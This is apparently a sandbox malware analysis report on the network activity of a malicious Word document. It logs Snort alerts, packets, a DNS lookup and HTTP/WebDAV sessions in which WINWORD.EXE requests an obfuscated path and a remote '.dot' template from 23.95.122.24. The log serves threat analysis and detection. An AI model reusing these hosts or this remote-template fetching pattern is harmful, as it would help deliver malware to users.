
Icon Hash:	e4e6a2a2a4b4b4a4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-13:17:53.729589	TCP	1142	WEB-MISC /.... access	49168	80	192.168.2.22	23.95.122.24
04/08/21-13:17:58.032868	TCP	1042	WEB-IIS view source via translate header	49169	80	192.168.2.22	23.95.122.24
04/08/21-13:17:58.160534	TCP	1042	WEB-IIS view source via translate header	49169	80	192.168.2.22	23.95.122.24
04/08/21-13:17:59.540071	TCP	1042	WEB-IIS view source via translate header	49169	80	192.168.2.22	23.95.122.24
04/08/21-13:17:59.663271	TCP	1042	WEB-IIS view source via translate header	49169	80	192.168.2.22	23.95.122.24
04/08/21-13:18:00.985110	TCP	1042	WEB-IIS view source via translate header	49169	80	192.168.2.22	23.95.122.24
04/08/21-13:18:01.108862	TCP	1042	WEB-IIS view source via translate header	49169	80	192.168.2.22	23.95.122.24
04/08/21-13:18:01.397148	TCP	1142	WEB-MISC /.... access	49170	80	192.168.2.22	23.95.122.24
04/08/21-13:18:01.656847	TCP	1142	WEB-MISC /.... access	49170	80	192.168.2.22	23.95.122.24
04/08/21-13:18:05.495172	TCP	1042	WEB-IIS view source via translate header	49169	80	192.168.2.22	23.95.122.24
04/08/21-13:18:05.619649	TCP	1042	WEB-IIS view source via translate header	49169	80	192.168.2.22	23.95.122.24
04/08/21-13:18:09.682004	TCP	1042	WEB-IIS view source via translate header	49169	80	192.168.2.22	23.95.122.24
04/08/21-13:18:09.805867	TCP	1042	WEB-IIS view source via translate header	49169	80	192.168.2.22	23.95.122.24
04/08/21-13:19:57.084356	TCP	1042	WEB-IIS view source via translate header	49172	80	192.168.2.22	23.95.122.24
04/08/21-13:19:57.207366	TCP	1042	WEB-IIS view source via translate header	49172	80	192.168.2.22	23.95.122.24
04/08/21-13:20:00.985138	TCP	1042	WEB-IIS view source via translate header	49172	80	192.168.2.22	23.95.122.24
04/08/21-13:20:01.105660	TCP	1042	WEB-IIS view source via translate header	49172	80	192.168.2.22	23.95.122.24
04/08/21-13:20:03.142020	TCP	1042	WEB-IIS view source via translate header	49172	80	192.168.2.22	23.95.122.24
04/08/21-13:20:03.262106	TCP	1042	WEB-IIS view source via translate header	49172	80	192.168.2.22	23.95.122.24

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:17:52.831468105 CEST	49167	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:52.949044943 CEST	80	49167	23.95.122.24	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:17:52.949196100 CEST	49167	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:52.950525999 CEST	49167	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:53.077128887 CEST	80	49167	23.95.122.24	192.168.2.22
Apr 8, 2021 13:17:53.077244997 CEST	49167	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:53.611469030 CEST	49168	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:53.728966951 CEST	80	49168	23.95.122.24	192.168.2.22
Apr 8, 2021 13:17:53.729084969 CEST	49168	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:53.729588985 CEST	49168	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:53.847738981 CEST	80	49168	23.95.122.24	192.168.2.22
Apr 8, 2021 13:17:54.056507111 CEST	49168	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:57.909595013 CEST	49169	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:58.032418966 CEST	80	49169	23.95.122.24	192.168.2.22
Apr 8, 2021 13:17:58.032588959 CEST	49169	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:58.032867908 CEST	49169	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:58.159369946 CEST	80	49169	23.95.122.24	192.168.2.22
Apr 8, 2021 13:17:58.160533905 CEST	49169	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:58.296209097 CEST	80	49169	23.95.122.24	192.168.2.22
Apr 8, 2021 13:17:58.502851009 CEST	49169	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:58.601722002 CEST	80	49167	23.95.122.24	192.168.2.22
Apr 8, 2021 13:17:58.604367971 CEST	49167	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:59.367635965 CEST	80	49168	23.95.122.24	192.168.2.22
Apr 8, 2021 13:17:59.367717981 CEST	49168	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:59.368309975 CEST	49168	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:59.485479116 CEST	80	49168	23.95.122.24	192.168.2.22
Apr 8, 2021 13:17:59.540071011 CEST	49169	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:59.662621975 CEST	80	49169	23.95.122.24	192.168.2.22
Apr 8, 2021 13:17:59.663270950 CEST	49169	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:17:59.795531034 CEST	80	49169	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:00.000582933 CEST	49169	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:00.985110044 CEST	49169	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:01.108045101 CEST	80	49169	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.108861923 CEST	49169	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:01.238528013 CEST	80	49169	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.273871899 CEST	49167	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:01.275126934 CEST	49170	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:01.390974045 CEST	80	49167	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.395730019 CEST	80	49170	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.396253109 CEST	49170	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:01.397147894 CEST	49170	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:01.435971975 CEST	49169	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:01.518948078 CEST	80	49170	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.518975973 CEST	80	49170	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.518990040 CEST	80	49170	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.519002914 CEST	80	49170	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.519387960 CEST	49170	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:01.640276909 CEST	80	49170	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.640302896 CEST	80	49170	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.640325069 CEST	80	49170	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.640367985 CEST	80	49170	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.640465975 CEST	49170	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:01.640479088 CEST	49170	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:01.640495062 CEST	80	49170	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.640522957 CEST	80	49170	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.640558958 CEST	49170	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:01.656847000 CEST	49170	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:01.778624058 CEST	80	49170	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:01.778934002 CEST	49170	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.438899040 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.557132959 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.557245970 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.557885885 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.677747011 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.677825928 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.677910089 CEST	49171	80	192.168.2.22	23.95.122.24

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:18:02.678196907 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.678235054 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.678246975 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.678592920 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.678641081 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.796221972 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.796274900 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.796366930 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.796411037 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.796814919 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.796857119 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.796876907 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.796896935 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.796896935 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.796936989 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.796941042 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.796983004 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.796987057 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.797030926 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.797032118 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.797074080 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.923409939 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.923455954 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.923496008 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.923535109 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.923573017 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.923609972 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.923624992 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.923650980 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.923680067 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.923691034 CEST	80	49171	23.95.122.24	192.168.2.22
Apr 8, 2021 13:18:02.923691034 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.923700094 CEST	49171	80	192.168.2.22	23.95.122.24
Apr 8, 2021 13:18:02.923742056 CEST	49171	80	192.168.2.22	23.95.122.24

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:20:07.294760942 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 8, 2021 13:20:07.333528996 CEST	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 13:20:07.294760942 CEST	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.nevomo.group	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 13:20:07.333528996 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.nevomo.group		213.186.33.5	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 23.95.122.24
- www.nevomo.group

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	23.95.122.24	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:17:52.950525999 CEST	0	OUT	OPTIONS /..-.-.-.-.-.-.-.-.-.-._---------_-------_-------....-.-/ HTTP/1.1 User-Agent: Microsoft Office Protocol Discovery Host: 23.95.122.24 Content-Length: 0 Connection: Keep-Alive
Apr 8, 2021 13:17:53.077128887 CEST	0	IN	HTTP/1.1 200 OK Date: Thu, 08 Apr 2021 11:17:54 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Allow: OPTIONS,HEAD,GET,POST,TRACE Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: httpd/unix-directory

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	23.95.122.24	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:17:53.729588985 CEST	1	OUT	HEAD /..-.-.-.-.-.-.-.-.-.-._---------_-------_-------....-.-/.....dot HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: 23.95.122.24
Apr 8, 2021 13:17:53.847738981 CEST	1	IN	HTTP/1.1 200 OK Date: Thu, 08 Apr 2021 11:17:54 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Last-Modified: Wed, 07 Apr 2021 18:00:13 GMT ETag: "3263-5bf65b3dc8631" Accept-Ranges: bytes Content-Length: 12899 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	23.95.122.24	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:17:58.032867908 CEST	2	OUT	OPTIONS /..-.-.-.-.-.-.-.-.-.-._---------_-------_-------....-.- HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: 23.95.122.24
Apr 8, 2021 13:17:58.159369946 CEST	2	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 11:17:59 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Location: http://23.95.122.24/..-.-.-.-.-.-.-.-.-.-._---------_-------_-------....-.-/ Content-Length: 389 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 32 33 2e 39 35 2e 31 32 32 2e 32 34 2f 2e 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 5f 2d 2d 2d 2d 2d 2d 2d 2d 5f 2d 2d 2d 2d 2d 2d 5f 2d 2d 2d 2d 2d 2d 2d 2d 2e 2e 2e 2e 2e 2d 2e 2d 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 34 36 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6a 20 50 48 50 2f 37 2e 33 2e 32 37 20 53 65 72 76 65 72 20 61 74 20 32 33 2e 39 35 2e 31 32 32 2e 32 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 23.95.122.24 Port 80</address></body></html>
Apr 8, 2021 13:17:58.160533905 CEST	3	OUT	OPTIONS /..-.-.-.-.-.-.-.-.-.-._---------_-------_-------....-.-/ HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: 23.95.122.24

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:17:58.296209097 CEST	3	IN	HTTP/1.1 200 OK Date: Thu, 08 Apr 2021 11:17:59 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Allow: OPTIONS,HEAD,GET,POST,TRACE Content-Length: 0 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: httpd/unix-directory
Apr 8, 2021 13:17:59.662621975 CEST	4	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 11:18:00 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Location: http://23.95.122.24/..-.-.-.-.-.-.-.-.-._---------_-------_--------....-.-/ Content-Length: 389 Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 32 33 2e 39 35 2e 31 32 32 2e 32 34 2f 2e 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 5f 2d 2d 2d 2d 2d 2d 2d 2d 2d 5f 2d 2d 2d 2d 2d 2d 2d 5f 2d 2d 2d 2d 2d 2d 2d 2e 2e 2e 2e 2d 2e 2d 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 34 36 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6a 20 50 48 50 2f 37 2e 33 2e 32 37 20 53 65 72 76 65 72 20 61 74 20 32 33 2e 39 35 2e 31 32 32 2e 32 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 23.95.122.24 Port 80</address></body></html>
Apr 8, 2021 13:17:59.795531034 CEST	5	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 08 Apr 2021 11:18:00 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Allow: OPTIONS,HEAD,GET,POST,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 34 36 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6a 20 50 48 50 2f 37 2e 33 2e 32 37 20 53 65 72 76 65 72 20 61 74 20 32 33 2e 39 35 2e 31 32 32 2e 32 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 23.95.122.24 Port 80</address></body></html>
Apr 8, 2021 13:18:01.108045101 CEST	6	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 11:18:02 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Location: http://23.95.122.24/..-.-.-.-.-.-.-.-.-._---------_-------_--------....-.-/ Content-Length: 389 Keep-Alive: timeout=5, max=96 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 32 33 2e 39 35 2e 31 32 32 2e 32 34 2f 2e 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 2d 2e 5f 2d 2d 2d 2d 2d 2d 2d 2d 2d 5f 2d 2d 2d 2d 2d 2d 2d 5f 2d 2d 2d 2d 2d 2d 2d 2e 2e 2e 2e 2d 2e 2d 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 34 36 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6a 20 50 48 50 2f 37 2e 33 2e 32 37 20 53 65 72 76 65 72 20 61 74 20 32 33 2e 39 35 2e 31 32 32 2e 32 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 23.95.122.24 Port 80</address></body></html>

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:18:01.238528013 CEST	7	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 08 Apr 2021 11:18:02 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Allow: OPTIONS,HEAD,GET,POST,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=95 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 34 36 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6a 20 50 48 50 2f 37 2e 33 2e 32 37 20 53 65 72 76 65 72 20 61 74 20 32 33 2e 39 35 2e 31 32 32 2e 32 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title ></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 23.95.122.24 Port 80</address></body> </html>
Apr 8, 2021 13:18:05.619119883 CEST	433	IN	HTTP/1.1 302 Found Date: Thu, 08 Apr 2021 11:18:06 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 X-Powered-By: PHP/7.3.27 Location: http://23.95.122.24/dashboard/ Content-Length: 0 Keep-Alive: timeout=5, max=94 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
